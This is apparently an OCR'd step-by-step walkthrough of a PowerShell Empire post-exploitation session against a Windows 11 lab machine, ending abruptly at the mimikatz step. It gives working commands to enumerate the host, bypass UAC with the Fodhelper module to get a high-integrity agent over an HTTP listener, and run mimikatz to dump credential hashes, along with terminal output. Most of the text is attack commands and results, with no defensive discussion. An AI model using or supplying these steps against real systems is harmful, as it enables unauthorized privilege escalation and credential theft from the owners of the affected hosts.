
1. Execute winenum module on target:

   execute




1. Review detailed host system, network, and security configuration output.


Applications Places System
Fri Jan 3, 00:19
powershell-empire client - Parrot Terminal
File Edit View Search Terminal Help
System Information
OS: Microsoft Windows 11 Pro 64-bit
DisplayName
Adobe Refresh Manager
Google Chrome
Microsoft Edge
Microsoft Edge WebView2 Runtime
DisplayName
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...



Applications Places System
Fri Jan 3, 00:20
powershell-empire client - Parrot Terminal
File Edit View Search Terminal Help
ServicePathtoExe

"C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
C:\Windows\System32\alg.exe
C:\Windows\system32\svchost.exe -k apphost
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\system32\svchost.exe -k netsvcs -p
C:\Windows\System32\svchost.exe -k AppReadiness -p
C:\Windows\system32\AppVClient.exe
C:\Windows\system32\svchost.exe -k wsappx -p
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...



1. Display running host processes:

   ps




1. Load Fodhelper UAC bypass privilege escalation module:
   usemodule powershell_privesc_bypassuac_fodhelper




1. Set HTTP listener and execute UAC bypass:

   set Listener http_listener

   execute



1. Interact with newly spawned high-integrity agent (`HMVULW2F`):
   interact HMVULW2F





1. Verify shell info and confirm `high_integrity` is now `True`.


Applications Places System
Fri Jan 3, 00:34
powershell-empire client - Parrot Terminal
File Edit View Search Terminal Help
Job started: NPWF2C
[+] New agent HMVULW2F checked in
(Empire: DSVX8LCW) > interact HMVULW2F
(Empire: HMVULW2F) > info
Agent Options
session_id HMVULW2F
name HMVULW2F
listener http_listener
host_id 1
hostname WINDOWS11
language powershell
language_version 5
delay 5
jitter 0.0
external_ip 192.168.0.30
Menu
[powershell-empire s...
powershell-empire cli...
[python3 -m http.serv...



1. Run `mimikatz` to dump local credential hashes:
   mimikatz


Applications Places System
Fri Jan 3, 00:39
powershell-empire client - Parrot Terminal
